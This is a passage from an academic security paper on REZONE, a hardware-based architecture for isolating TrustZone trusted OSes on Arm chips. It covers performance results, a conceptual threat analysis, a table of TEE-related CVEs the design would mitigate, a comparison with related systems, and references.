


Figure 9: Relative, absolute execution time, and normalized standard deviation (over 100 runs) for Bitcoin wallet.




Figure 10: Performance overhead, execution time, and normalized standard deviation (over N runs) for DRM subsample decryption (left) and processing (right). N=1000, 1000, 400, for 1080@24, 1080@60, 360@30 setups, respectively.

cution time of the operation checking if a master key exists is considerably smaller (11.8ms for the standard OP-TEE deployment) than the other services, and thus the penalty is higher. Notwithstanding, the results clearly demonstrate that the impact of REZONE in longer time-consuming operations, e.g., Bitcoin sign transaction (the one likely to be executed more frequently) is low (1.34×) and one order of magnitude smaller than the overhead observed in the raw world switch.

Regarding the DRM player, Figure 10 plots our results. Overall, the geometric mean of the normalized performance overhead for the DRM subsample decryption is 1.59×. For instance, Figure 10 (left) shows that the performance penalty of individual subsample decryption for 1920x1080@60 added by REZONE (red bar) in comparison to the bare TrustZone setup (blue bar) is 1.59×. This operation is performed every time the secure world is invoked to decrypt a single subsample and return to normal world. These per-subsample overheads tend to be dwarfed when we consider the total processing time that it takes to render a video (Figure 10, right). In this case, computing the time overheads for all configurations gives time increases of 0.2%, 0.4%, and 7.7%, respectively, for 24, 30, and 60 frames per second. The higher the frame, the higher the overhead due to the larger number of trusted OS calls and the smaller duration of secure operations (smaller subsample size). Second, the REZONE configuration without preemption (RZ No IRQ) slightly improves the performance

Interval (ms)	Score	Penalty
10	4369	12.97%
100	4776	4.86%
1000	4983	0.74%

# of Cores	Score	Penalty
1	4983	0.74%
2	4938	1.63%
4	4833	3.73%

Table 2: Impact of REZONE on the PCMark performance score assessing the REE. On the left, the impact of decreasing the interval between calls for one core. On the right, the effect of issuing TA calls (1000 ms intervals) with multiple cores.

of the decryption process, reducing the geometric mean of the normalized performance overhead to 1.52×. This benefit is also noticeable in the processing of the decoded frames and the rendering of the final image (Figure 10, right). Third, although there is a slowdown in decryption, this penalty is in the order of 100 μseconds. Hence, it is not noticeable in the playback of the video and does not impact the user experience.

6.3 Impact on the REE Performance

We observed that the performance impact from REZONE on the REE is low, even when stressing secure world calls and the number of parallel calls from concurrent CPUs. We configured the REE to run PCMark (in the quad-core configuration), while concurrently running a toy TA at different intervals (10, 100, and 1000 ms). TA performs a simple addition and returns to normal world. We compared with a setup running vanilla OP-TEE and without calling the TA while running PCMark. Table 2, on the left, presents the results. For reasonable intervals between the toy TA calls (1000 and 100), the performance penalty is low, 0.74% to 4.86%, respectively. When the interval is 10 ms (similar to a DRM workload), the impact is reasonable (12.97%) and in the order of magnitude as the ones presented in §6.2. To understand the impact on REE for having multiple CPUs issuing concurrent TA calls, we fixed the interval rate of calling the toy TA in 1000ms. Table 2, on the right, shows that the impact is low and proportional to the number of concurrent cores, achieving the largest penalty (3.73%) when the four cores are issuing concurrent TA calls.

Memory usage. Given that REZONE needs to reserve memory for the secure monitor and for allocating zones where trusted OS stacks will be deployed, less memory becomes available to the REE. In our experiments, the secure monitor requires 192KB of memory, and the default OP-TEE configuration that we use for initializing a single zone requires only 32MB. We used this OP-TEE configuration for all our tests, including running the Bitcoin wallet and DRM player (see §6.2). Considering that our platform features 4GB of RAM, this means that the memory footprint of REZONE for hosting a single trusted OS is residual. Naturally, the amount of reserved memory can be increased in order to accommodate i) single trusted OS setups where TAs have higher memory demands, or ii) multiple trusted OS stacks enclosed inside independent zones.

7 Security Evaluation

7.1 Theoretical Security Analysis

To evaluate the security of REZONE, we first provide a theoretical assessment of how our system enforces the security properties P1-3 stated in §3. We discuss the main attacks that may be attempted to subvert said properties and highlight REZONE's mechanisms responsible for thwarting them:

A1. Direct memory mapping violations. As described in §2.2, an attacker controlling the trusted OS running in S.EL1 of a given zone, may attempt to directly map unauthorized memory regions pertaining to monitor, other zones, or normal world. We prevent these attacks using a PPC to restrict access to memory resources depending on whether a zone is executing (see Figure 5). To protect the normal world, we further need to overcome some limitations of the PPC (see §4.3) by having only one active core in the cluster while executing a zone, and performing cross-core synchronization (see §5.1).

A2. PPC hijacking. The adversary may attempt to circumvent these restrictions by controlling the PPC and disabling memory protections through reconfiguration of PPC's permissions. To prevent this attack, we ensure that only the trampoline can access the PPC by requiring the trampoline to authenticate itself before using the PPC (see §5.3). This authentication involves a shared secret token established at boot time. A malicious zone can submit a request to unlock the PPC; however, an attacker has a 1 in 2^{64} chance of guessing the token correctly.

A3. Unintended cache data leakage. Instead of trying to compromise the PPC through trampoline impersonation, the attacker may leverage cached data to gain access to the secret token. To mitigate this attack, we make sure that the token is only accessible to EL3. This is guaranteed by: i) flushing the token from the caches, ii) having the PPC deny access to the token, and iii) storing the secret token in an exclusive EL3 register while a zone is executing, to allow the trampoline to authenticate itself after a zone exits. The adversary may also leverage cached data to access other memory content from monitor, other zones, or normal world. We perform cache flushes thus evicting sensitive cached data. Memory accesses will then result in direct accesses to main memory, which the PPC can control and block in case of permission violations.

A4. Cache code injection. The attacker can try to bypass the protections described above by tampering with the trampoline at runtime. Although direct access to monitor or gatekeeper memory is not possible, he may try to inject code into the trampoline by leveraging the fact that the PPC does not perform access control at cache level (see §5.4). To prevent this attack, we disable the MMU for EL3 before entering a zone, thus preventing the trampoline from fetching maliciously manipulated code, and data from being fetched upon a zone exit, allowing the trampoline to sanitize data before continuing.

CVE	C	CVE	C	CVE	C	CVE	C
2014-9979	TO ✓	2017-11011	TO ✓	2015-9000	TA ✓	2015-8997	TO/TA ✓
2015-8999	TO ✓	2017-14912	TO ✓	2015-9002	TA ✓	2015-8998	TO/TA ✓
2015-9070	TO ✓	2017-14916	TO ✓	2015-9162	TA ✓	2015-9005	TO/TA ✓
2015-9071	TO ✓	2017-14917	TO ✓	2015-9174	TA ✓	2015-9007	TO/TA ✓
2015-9072	TO ✓	2017-17176	TO ✓	2015-9183	TA ✓	2016-2432	TO/TA ✓
2015-9073	TO ✓	2017-18071	TO ✓	2017-6293	TA ✓	2016-10297	TO/TA ✓
2015-9108	TO ✓	2017-18128	TO —	2017-18310	TA —	2017-6289	TO/TA ✓
2015-9112	TO ✓	2017-18129	TO ✓	2017-18312	TA ?	2017-14913	TO/TA ✓
2015-9113	TO ✓	2017-18132	TO ✓	2017-18317	TA ?	2017-18293	TO/TA ✓
2015-9198	TO ✓	2017-18133	TO ✓	2018-5210	TA ✓	2017-18296	TO/TA ?
2015-9199	TO —	2017-18311	TO ✓	2018-5885	TA ✓	2017-18297	TO/TA ✓
2015-9200	TO ✓	2017-18314	TO ?	2014-9932	TO/TA ✓	2017-18298	TO/TA ✓
2016-2431	TO ✓	2017-18315	TO ✓	2014-9935	TO/TA ✓	2018-5866	TO/TA ✓
2016-10238	TO ✓	2018-3588	TO ✓	2014-9936	TO/TA ✓	2017-18282	HW —
2016-10432	TO ✓	2018-5870	TO ✓	2014-9937	TO/TA ✓	2015-9003	CI —
2017-6290	TO ✓	2016-10239	TO ✓	2014-9945	TO/TA ✓	2016-10398	CI —
2017-6292	TO ✓	2018-11950	TO ✓	2014-9948	TO/TA ✓	2017-14907	CI —
2017-6294	TO ✓	2015-4422	TA ✓	2014-9949	TO/TA ✓	2017-18146	CI —
2017-8274	TO ✓	2015-6639	TA ✓	2015-8995	TO/TA ✓	2016-10458	BL —
2017-11010	TO ✓	2015-6647	TA ✓	2015-8996	TO/TA ✓	2017-14911	BL —

In Scope?	TO/TA	TO	TA	HW	CI	BL	Total	Percentage
Y	21	34	11				66	86.84%
N		2	1	1	4	2	10	13.16%
Total	21	36	12	1	4	2	76	

Table 3: Mitigation analysis of selected CVEs with critical CVSS scores: CVEs in scope (✓), out of scope (—), insufficient information (?).

A5. TCB tampering. Lastly, the adversary may try to disable the protections described above by tampering with REZONE's TCB, i.e., monitor, gatekeeper, and trampoline, before the system bootstraps, e.g., by replacing a legitimate binary image with another one. Secure boot prevents this attack by aborting the system boot sequence if firmware integrity checks fail.

7.2 CVE Mitigation Analysis

Lastly, beyond our theoretical security assessment, we aim to study how deploying REZONE in real-world systems could help mitigate privilege escalation attacks resulting from the exploitation of vulnerabilities located in TEEs. As part of this study, we leverage the database of TEE-related CVEs from our previous work [11]. We then analyzed 80 CVEs reported as critical and grouped them according to the affected component: trusted OS (TO), trusted application (TA), cryptographic implementation (CI), hardware issue (HW), and bootloader (BL). CVEs that do not clearly identify the vulnerable component (i.e., trusted OS or TA) are labeled as TO/TA. We excluded four CVEs that lack enough information about the affected component. Table 3 summarizes our analysis.

Mitigation of attacks in scope. In total, we identified 66 CVEs that are in scope. These refer to vulnerabilities affecting the trusted OS or trusted applications that have the potential to be successfully exploited and may lead to privilege escalation attacks as indicated in Figure 1. In all these cases, REZONE can help counter successful exploits of these bugs by sandboxing the trusted OS inside a zone and preventing privilege escalation into normal world, secure monitor, or other TAs. In some cases, the attacker may be originally driven by a slightly different goal. For instance, CVE-2018-

		Security (Can defend against)			Scalability (Does not depend on)			Programming (Unmod. code)		Performance (Sources of overhead)			TCB (Subcomponents and total size)			
Enclave Type	System	TOS→NW (P1)	TOS→Mon (P2)	TOS_1→TOS_2 (P3)	PPC	ACU	Non-COTS Features	Runtime	API	S2-TLB	Micro. Arch. Maintanance	Trap & Emul.	Monitor	Trusted OS	Other SLOC	Total kSLOC
NW	PrivateZone [30]	—	—	—	○	●	●	○	○	○	○	●	TF-A+	OPTEE	-	259.9
	OSP [12]	—	—	—	○	●	●	○	○	○	○	●	TF-A+	OPTEE	OSP Hyp	255.5
	vTZ [28]	—	—	—	○	●	●	●	●	○	●	○	Custom	-	-	2.0
	Sanctuary [10]	—	—	—	●	●	○	○	○	●	○	●	TF-A+	OPTEE+	TA 2x	256.0
	TrustICE [55]	—	—	—	●	●	●	○	○	●	○	●	TF-A+	OPTEE	-	255.0
SW	TEEv [35]	◐	◐	◐	●	●	●	○	●	●	●	○	TF-A+	-	TEE-Visor	28.8
	PrOS [32]	◐	◐	◐	○	●	●	○	●	●	●	○	TF-A+	-	PVisor	27.6
	REZONE	●	●	●	○	○	●	●	●	●	○	●	TF-A+	-	gatekeeper	30.0

Table 4: Analysis of REZONE and similar systems: ● indicates that the system fares positively, ○ that it fares negatively.

5210 describes a vulnerability that allows an attacker to gain TEE privilege execution, which leads to retrieving device unlocking information at the TA level. This can then be used to obtain the device unlocking code. We consider this vulnerability sandboxed because an attacker cannot affect other system components.

CVEs out of scope. In ten cases, CVEs refer to vulnerabilities that fall outside REZONE's scope, and therefore our system offers limited defenses. CVE-2015-9199 only affects specifically shared memory regions. In CVE-2017-18310, a TA exposes too many services to the normal world, which may allow the normal world to perform abusive actions. REZONE is not meant to control which operations are available to the normal world. CVE-2017-18128 reports a bug in the configuration of a hardware component that can expose secret information. REZONE is not designed to not prevent the trusted OS from exposing secrets, e.g., to the normal world. In CVE-2017-18282, a hardware bug allows the normal world to perform secure data accesses; REZONE does not protect against hardware bugs. Cryptographic-related vulnerabilities such as CVE-2017-14911 are out of scope. REZONE relies on the correct implementation of cryptographic primitives and schemes. Bootloader-related vulnerabilities, CVE-2016-10458 for example, are also out of scope. REZONE relies on the platform's secure boot to correctly initialize the system.

8 REZONE in Perspective

8.1 REZONE and Related Systems

In this section, we put REZONE in perspective with closely related research on TrustZone-aware TEE systems. We surveyed seven representative projects that have been designed to improve the security of TEEs along different (and sometimes complementary) dimensions. Next, we provide an overview of these systems and then compare them with REZONE according to five distinct criteria. Table 4 guides our discussion.

Related TrustZone-aware TEE systems. One class of solutions aims to provide normal world enclaves using virtualization. Notable examples include vTZ [28], OSP [12], PrivateZone [30] which leverage normal world's virtualization extensions (NS.EL2) to create isolated environments in normal world. While vTZ virtualizes the full TrustZone hardware (enabling the execution of full-fledged trusted OSes in the normal world), OSP and PrivateZone provide a custom runtime environment per TA. Other systems like Sanctuary [10] and TrustICE [55] provide normal world enclaves using the TZASC. They rely on monitor and trusted OS to dynamically program the TZASC and create normal world enclaves isolated from the REE. A third class of systems aims to create software-enforced secure world enclaves. For instance, TEEv [35] and PrOS [32] aim to support multiple TEE stacks on Arm platforms where S.EL2 is not available. These solutions rely on a "hypervisor" running in S.EL1 (TEEv) or EL3 (PrOS) and perform binary instrumentation of the trusted OSes running in S.EL1 to guarantee isolation. In our work, we introduce a fourth category of systems aimed at creating hardware-enforced secure world enclaves. By relying on PPC/ACU hardware, REZONE creates secure world enclaves (i.e., zones) to effectively restrict S.EL1 privileges.

Security. To better understand the security properties offered by REZONE, we consider the threat model defined in §3. Assuming that an attacker manages to hijack the trusted OS running in S.EL1, we intend to analyze if the studied systems can prevent further privilege escalation attacks to normal world (P1), secure monitor (P2), or other trusted OSes (P3). For systems that create normal world enclaves, given that the trusted OS hosted by an enclave runs in NS.EL1 (not S.EL1), these attacks are out of scope. Focusing on systems designed to create secure world enclaves, TEEv and PrOS rely on same privilege isolation techniques (binary instrumentation) to shield trusted OS instances running in S.EL1. Although these systems can offer protection against said attacks, they require substantial manual engineering effort or the employment of binary instrumentation tools for removing privileged memory instructions from the trusted OS. In contrast, REZONE offers similar protections without the need to re-engineer existing trusted OSes, being able to secure unmodified TEE stacks.

Scalability. By scalability we mean to identify important deployability barriers on real-world platforms. We base our anal-

ysis on assessing system dependencies on specific hardware components, namely: PPC, ACU, or hardware unavailable on COTS platforms. The fewer these dependencies, the better a solution can scale. Most systems, including REZONE, depend on some PPC-like component, e.g., SMMU, to restrict accesses from system bus masters. REZONE also depends on an ACU. Sanctuary precludes PPC or ACU, but relies on the unrealistic assumption that the core ID is propagated to the bus, i.e., this solution is not practical for real-world platforms.

Programming overheads. TrustZone-aware TEE systems may require modifications to standard TEE APIs (e.g., Global Platform) and/or runtime components, i.e., trusted OS and normal world software. Some systems require modifications of trusted OS [10,35] or normal world hypervisor [28], or implementation of custom drivers [10,12,30,32,55]. Conversely, REZONE requires no modifications to TEE APIs or runtime, being able to function with existing TEE/REE stacks.

Performance overheads. Given the heterogeneity of the studied solutions (e.g., target different hardware) and the lack of standardized benchmarks for TrustZone-aware systems, it is difficult to quantitatively compare the performance of these systems. Alternatively, we conducted a qualitative analysis by identifying three types of expensive sources of overhead: TLB misses due to using stage-2 virtualization (S2-TLB), micro-architectural maintenance operations, and trap and emulation. REZONE does not leverage any hardware virtualization support and does not require trap and emulation. However, it relies on micro-architectural maintenance operations which may sensibly impact the system performance.

Trusted computing base. Different systems depend on various software components to function properly and enforce the security properties for which they were originally designed. In Table 4, we identify the components that pertain to the TCB of each system and indicate their respective sizes. We collect this information from the original papers and added reference sizes for TF-A (24,607 SLOC) and OP-TEE (230,094 SLOC). SLOC values were computed using the SLOCCount tool. Modifications to software are marked with "+". In REZONE, the TCB covers a TF-A version that includes the trampoline (1,523 SLOC) and the gatekeeper (3,822 SLOC). REZONE features a TCB size of about 30 kSLOC that approximates the TCB size of systems that achieve comparable security goals, i.e., TEEv and PrOS. Given that REZONE's gatekeeper leverages readily available board support package (BSP) code, we foresee that an optimized assembly implementation would reduce gatekeeper's size to just a few hundred SLOC.

8.2 REZONE and Armv8.4 S.EL2

So far, we have discussed how REZONE can reduce the excess of privileges of S.EL1 on Armv8-A platforms prior to the Armv8.4 release. In this specific release, Arm introduced hardware virtualization in the secure world, by extending the hardware architecture with S.EL2, i.e., a new protection mode for hosting a secure hypervisor. Sitting on top of the secure monitor, the secure hypervisor virtualizes the TEE stack by allowing multiple TEE instances to run in isolation. This means that, from releases Armv8.4 onward, S.EL2 seems to provide an alternative solution to implement REZONE's zones without the need for extra hardware components – PPC and ACU. By hosting TEE stacks inside independent guest virtual machines (VMs), S.EL2 apparently offers similar security properties as REZONE's preventing a compromised trusted OS from escaping its VM, therefore protecting normal world (P1), secure monitor (P2), and other TEE instances (P3).

However, despite the introduction of S.EL2, a fundamental violation of the principle of the least privilege still persists: *the secure hypervisor has unlimited privileges to arbitrarily map memory regions into the S.EL2 address space* – including memory pertaining to monitor and normal world. As a result, if an attacker manages to exploit a bug in the secure hypervisor and run code at S.EL2, Armv8.4 offers no defense mechanism that can further prevent the attacker from violating all properties P1-3 and controlling the entire system. Hijacking the secure hypervisor in such a way is not unrealistic given its relative complexity. For instance, we computed the TCB size of Hafnium [56], Arm's reference implementation for the secure hypervisor, and it features over 20 KSLoC. REZONE can still be leveraged in this setting to isolate the secure hypervisor thus fully guaranteeing P1 and P2. From a technical point of view, repurposing REZONE should not require major challenges. REZONE's trampoline can even be simplified as it only needs to shield a single S.EL2 component (akin to a single zone) and interpose context-switch events.

8.3 REZONE and Armv9 CCA

In Q2 2021, Arm introduced the Confidential Computing Architecture (CCA) whereby Armv9 CPUs are augmented with a so-called Real Management Extension (RME) [51]. RME allows ordinary software developers to instantiate a new type of isolation environments named *realms* where they can run application code. To support realms, RME extends the TrustZone architecture with two additional worlds: *root world* and *realm world*. The root world is exclusively dedicated to EL3 and it hosts the secure monitor. The realm world corresponds to a second independent instance of the secure world which is now dedicated to hosting realms. Realm world, secure world, and normal world can run code in EL0, EL1, and EL2 protection modes. In the realm world, EL2 can house a *realm manager* – equivalent to secure hypervisor – which in turn can instantiate multiple realms – i.e., confidential VMs.

Compared to Armv8, CCA introduces important security improvements. For one, the root world prevents access to EL3 memory from any other world. This architectural change effectively solves the excess of privileges of Armv8's S.EL2 or S.EL1 by preventing a compromised secure hypervisor

or trusted OS from hijacking the secure monitor, therefore enforcing P2. Similar to Armv8, CCA can also guarantee P3 given that S.EL2 can virtualize S.EL1.

Notwithstanding, *the normal world can arbitrarily be accessed by S.EL2 in secure or realm worlds*. This excess of privileges opens the door for P1 violations due to a compromised realm manager or secure hypervisor. Given CCA's early stage, it is premature to make a definitive assessment of this technology. Nevertheless, our preliminary analysis leads us to infer that REZONE may be sided with RME to further protect the normal world. Moreover, given that *RME is an optional feature starting only from Armv9.2* [8], it is not yet clear how widely OEMs will adopt RME. As of early 2022, the only announced SoCs with Armv9 CPUs feature Armv9.0 [2], which omit RME. Without RME, CPUs lack root world protection for EL3 [7] thus having the same security limitations of Armv8.4 CPUs, which may justify deploying REZONE.

8.4 Discussion

REZONE limitations and optimizations. REZONE, has two central limitations. First (a), since the core ID is not propagated to the bus, only a single TA can simultaneously run per cluster (see §4.3), which may limit TA concurrency and occasionally increase TA response time. Second (b), frequent invocation of (small duration) TAs may lead to non-negligible performance overheads due to numerous world-switch calls. To improve (a), we propose to enforce a fair-cluster scheduling policy, which balances TA execution across clusters. Since multi-core platforms typically provide multi-cluster configurations (e.g., Qualcomm 8 series SoCs since 2016 [49, 50]), this optimization allows concurrently running as many TAs as the available clusters. To improve (b), we suggest batching requests from the rich OS and serving each batch through a single secure world call. This approach reduces the number of world transitions, and consequently the number and impact of REZONE's microarchitectural maintenance operations.

Effects of REZONE's appropriation of PPC/ACU. We deduce that REZONE can leverage a platform's PPC and ACU without jeopardizing the utilization of these components for their original purposes and legacy use cases. In particular, PPC/ACU can be shared, e.g., using a spare security domain in the PPC or enabling the co-existence of the gatekeeper code with other critical or non-critical functionalities already embedded in the ACU. Numerous works in the literature provide strong isolation for software running in microcontrollers [25, 31, 33, 42, 43]. Modern low-end TEEs such as MultiZone [43] leverage minimal hardware primitives ready-available in almost all Arm Cortex-M microcontrollers to provide high-performing, robust, and lightweight enclaves.

Coexistence between PPC/ACU and TZASC. In our current design, REZONE still leverages the TZASC to protect the secure world from normal world accesses, such as in vanilla TrustZone deployments. Without the TZASC, CPU accesses cannot be differentiated from secure and non-secure. Thus, to protect the normal world, REZONE would need to perform additional expensive operations (e.g., cross-core synchronization, cluster suspension, cache maintenance operations, etc), with an extra restriction on lack of concurrency with the monitor. A notable exception is TLB maintenance, which would not be necessary given the existence of independent TLB entries for the normal world (that are not shared). In summary, leveraging the TZASC in tandem with the PPC/ACU improves performance while providing security guarantees between normal world and zones.

Using Arm SMMU as REZONE's PPC. To leverage an SMMU as PPC, we envision minor changes in the execution flow while entering (EL3→S.EL1) and exiting (S.EL1→EL3) a zone. Trampoline's dynamic access control configuration code (see §5.3) must explicitly create page tables that enforce the required access permissions for each zone, instead of configuring permissions through memory-mapped registers. The trampoline must also invalidate the SMMU TLB to ensure the configured page tables enter in effect. The ACU must also prevent the CPU from accessing the SMMU or the page tables otherwise a zone could undo the established access control policy and fully compromise the system.

9 Related Work

Several security-oriented hardware architectures provide underlying primitives for building TEE systems [11, 38, 45], namely CPU extensions [13, 14, 45], separate co-processors [39, 47], dedicated security chips [26], and secure virtualization [1, 51]. Recently, academia has been focused on exploring RISC-V to propose novel TEE hardware architectures [9, 40]. In our work, we leverage COTS hardware primitives to provide augmented isolation within the TEE.

As for hardware-enforced TEE systems, Komodo [17] implements a small TEE monitor which provides sealed storage and remote attestation per the SGX specification. Lightweight secure world runtimes [27, 54] aim at shielding security-critical applications from untrusted OSes. TrustICE [55] and Sanctuary [10] leverage the TZASC to create enclaves within the normal world. LTZVisor [44] and Voilá [42] have leveraged TrustZone hardware to virtualize system resources for a dual OS system configuration while addressing real-time guarantees. REZONE leverages hardware orthogonal to TrustZone to provide containerization for multiple trusted OSes, while providing the same availability and real-time guarantees as existing TrustZone-assisted TEEs. CaSe [58] and SecTEE [59] allow TAs to run entirely from the cache and on-chip memory, respectively. Keystone [34] and MultiZone [23] leverage standard hardware primitives from the RISC-V ISA, i.e. physical memory protection (PMP), to isolate individual enclaves.

vTZ [28], OSP [12], and PrivateZone [30] leverage the vir-

tualization extensions available in the normal world (NS.EL2) to create isolated environments. TEEv [35] and PrOS [32] use same privilege isolation [16] to secure a minimalist hypervisor from trusted OSes, due to the lack of secure virtualization support prior to Armv8.4-A. Our solution does not rely on any hardware virtualization support and thus can be used in combination with existing hypervisors and legacy systems.

10 Conclusion

With REZONE, we present a new security architecture that can reduce the privileges of a TrustZone-assisted TEE by leveraging hardware primitives available in modern hardware platforms. We have implemented and evaluated REZONE for the i.MX 8MQuad EVK and the results demonstrated that the performance of applications such as DRM is not significantly affected. We have also surveyed 80 CVE reports and estimate that REZONE could help mitigate 86.84% of them.

Acknowledgments

We thank our shepherd Aastha Mehta and the anonymous reviewers for their comments and suggestions. This work was supported by national funds through Centro ALGORITMI / Universidade do Minho, Instituto Superior Técnico / Universidade de Lisboa, and FCT under project UIDB/50021/2020 and UIDB/00319/2020. David Cerdeira was supported by FCT grant SFRH/BD/146231/2019.

References

[1] AMD. AMD Secure Encrypted Virtualization. https://developer.amd.com/sev/, 2019.

[2] Anandtech. Arm Announces Mobile Armv9 CPU Microarchitectures: Cortex-X2, Cortex-A710 & Cortex-A510. https://www.anandtech.com/show/16693/arm-announces-mobile-armv9, 2021.

[3] Android. Android Enterprise Security. https://www.android.com/static/2016/pdfs/enterprise/Android_Enterprise_Security_White_Paper_2019.pdf, 2020.

[4] Arm. Trusted Firmware-A. https://git.trustedfirmware.org/TF-A/trusted-firmware-a.git.

[5] Arm. PrimeCell Infrastructure AMBA 3 TrustZone Protection Controller (BP147). https://developer.arm.com/documentation/dto0015/a/, 2004.

[6] Arm. TrustZone for Armv8-A. https://documentation-service.arm.com/static/602167b6873dd96c4deaf49b, 2019.

[7] Arm. Introducing Arm Confidential Compute Architecture. https://developer.arm.com/documentation/den0125/latest, 2021.

[8] Arm. Arm Architecture Reference Manual. https://developer.arm.com/documentation/ddi0487/latest, 2022.

[9] R. Bahmani, F. Brasser, P. Jauernig Dessouky, M. Klimmek, A. Sadeghi, and E. Stapf. CURE: A Security Architecture with CUstomizable and Resilient Enclaves. In *Proc. of USENIX Security*, 2021.

[10] F. Brasser, D. Gens, P. Jauernig, A. Sadeghi, and E. Stapf. SANCTUARY: ARMing TrustZone with User-space Enclaves. In *Proc. of NDSS*, 2019.

[11] D. Cerdeira, N. Santos, P. Fonseca, and S. Pinto. SoK Understanding the Prevailing Security Vulnerabilities in TrustZone-assisted TEE Systems. In *Proc. of S&P*, 2020.

[12] Y. Cho, J. Shin, D. Kwon, M. Ham, Y. Kim, and Y. Paek. Hardware-Assisted On-Demand Hypervisor Activation for Efficient Security Critical Code Execution on Mobile Devices. In *Proc. of USENIX ATC*, 2016.

[13] V. Costan and S. Devadas. Intel SGX Explained. *IACR Cryptology ePrint Archive*, 2016.

[14] V. Costan, I. Lebedev, and S. Devadas. Sanctum: Minimal Hardware Extensions for Strong Software Isolation. In *Proc. of USENIX Security*, 2016.

[15] D. Cerdeira, J. Martins, N. Santos, S. Pinto. ReZone Source Code and Experimental Results. https://gitlab.com/ESRGv3/rezone/.

[16] N. Dautenhahn, T. Kasampalis, Will Dietz, J. Criswell, and V. Adve. Nested Kernel: An Operating System Architecture for Intra-Kernel Privilege Separation. *Comput. Archit. News*, 2015.

[17] A. Ferraiuolo, A. Baumann, C. Hawblitzel, and B. Parno. Komodo: Using Verification to Disentangle Secure-Enclave Hardware from Software. In *Proc. of SOSP*, 2017.

[18] G. Beniamini. Extracting Qualcomm's KeyMaster Keys - Breaking Android Full Disk Encryption. https://bits-please.blogspot.com/2016/06/extracting-qualcomms-keymaster-keys.html, 2016.

[19] G. Beniamini. QSEE privilege escalation vulnerability and exploit. http://bits-please.blogspot.com/2016/05/qsee-privilege-escalation-vulnerability.html, 2016.

[20] G. Beniamini. TrustZone Kernel Privilege Escalation (CVE-2016-2431). http://bits-please.blogspot.com/2016/06/trustzone-kernel-privilege-escalation.html, 2016.

[21] G. Beniamini. Unlocking the Motorola Bootloader. http://bits-please.blogspot.com/2016/02/unlocking-motorola-bootloader.html, 2016.

[22] G. Beniamini. War of the Worlds - Hijacking the Linux Kernel from QSEE. https://bits-please.blogspot.com/2016/05/war-of-worlds-hijacking-linux-kernel.html, 2016.

[23] C. Garlati and S. Pinto. A Clean Slate Approach to Linux Security RISC-V Enclaves. In *Embedded World Conference*, 2020.

[24] Google. ExoPlayer. https://github.com/google/ExoPlayer.

[25] M. Grisafi, M. Ammar, M. Roveri, and B. Crispo. PISTIS: Trusted computing architecture for low-end embedded systems. In *Proc. of USENIX Security*, 2022.

[26] Trusted Computing Group. TPM. https://trustedcomputinggroup.org/work-groups/trusted-platform-module/, 2018.

[27] L. Guan, P. Liu, X. Xing, X. Ge, S. Zhang, M. Yu, and T. Jaeger. TrustShadow: Secure Execution of Unmodified Applications with ARM TrustZone. *Proc. of MobiSys*, 2017.

[28] Z. Hua, J. Gu, Y. Xia, H. Chen, B. Zang, and H. Guan. vTZ: Virtualizing ARM TrustZone. In *Proc. of USENIX Security*, 2017.

[29] Jamie Cui. Bitcoin Wallet implementation using Trusted Execution Environments. https://github.com/Jamie-Cui/bitcoin-wallet, 2018.

[30] J. Jang, C. Choi, J. Lee, N. Kwak, S. Lee, Y. Choi, and B. Kang. PrivateZone: Providing a Private Execution Environment Using ARM TrustZone. *TDSC*, 2018.

[31] H. Janjua, M. Ammar, B. Crispo, and D. Hughes. Towards a Standards-Compliant Pure-Software Trusted Execution Environment for Resource-Constrained Embedded Devices. In *Proc. of SysTEX*, 2019.

[32] D. Kwon, J. Seo, Y. Cho, B. Lee, and Y. Paek. PrOS: Lightweight Privatized Secure OSes in ARM TrustZone. *TMC*, 2019.

[33] D. Kwon, J. Shin, G. Kim, B. Lee, Y. Cho, and Y. Paek. uXOM: Efficient eXecute-Only Memory on ARM Cortex-M. In *Proc. of USENIX Security*, 2019.

[34] D. Lee, D. Kohlbrenner, S. Shinde, Krste Asanović, and D. Song. Keystone: An Open Framework for Architecting Trusted Execution Environments. In *Proc. of EuroSys*, 2020.

[35] W. Li, Y. Xia, L. Lu, H. Chen, and B. Zang. TEEv: Virtualizing Trusted Execution Environments on Mobile Platforms. In *Proc. of VEE*, 2019.

[36] Linaro. ClearKey OPTEE AOSP drm plugin. https://github.com/linaro-mmwg/clearkeydrmplugin, 2019.

[37] M. Lu. TrustZone, TEE and Trusted Video Path Implementation Considerations. https://www.arm.com/files/event/Developer_Track_6_TrustZone_TEEs_and_Trusted_Video_Path_implementation_considerations.pdf, 2018.

[38] P. Maene, J. Götzfried, R. de Clercq, T. Müller, F. Freiling, and I. Verbauwhede. Hardware-Based Trusted Computing Architectures for Isolation and Attestation. *IEEE Transactions on Computers*, 2018.

[39] T. Mandt, M. Solnik, and D. Wang. Demystifying the secure enclave processor. *Black Hat Las Vegas*, 2016.

[40] P. Nasahl, R. Schilling, M. Werner, and S. Mangard. HECTOR-V: A Heterogeneous CPU Architecture for a Secure RISC-V Execution Environment. In *Proc. of Asia CCS*, 2021.

[41] PallyCon. About Google Widevine DRM. https://pallycon.com/google-widevine-drm/, 2019.

[42] S. Pinto, H. Araújo, D. Oliveira, J. Martins, and A. Tavares. Virtualization on TrustZone-enabled Microcontrollers? Voilà! In *Proc. of RTAS*, 2019.

[43] S. Pinto and C. Garlati. Multi Zone Security for Arm Cortex-M Devices. In *Embedded World Conference 2020*, 2020.

[44] S. Pinto, J. Pereira, T. Gomes, A. Tavares, and J. Cabral. LTZvisor: Trustzone Is The Key. In *Proc. of ECRTS*, 2017.

[45] S. Pinto and N. Santos. Demystifying Arm TrustZone: A Comprehensive Survey. *ACM Comput. Surv.*, 2019.

[46] Qualcomm. FY 2021 3rd Quarter Earnings Release. https://investor.qualcomm.com/financial-information/historical-financial-results.

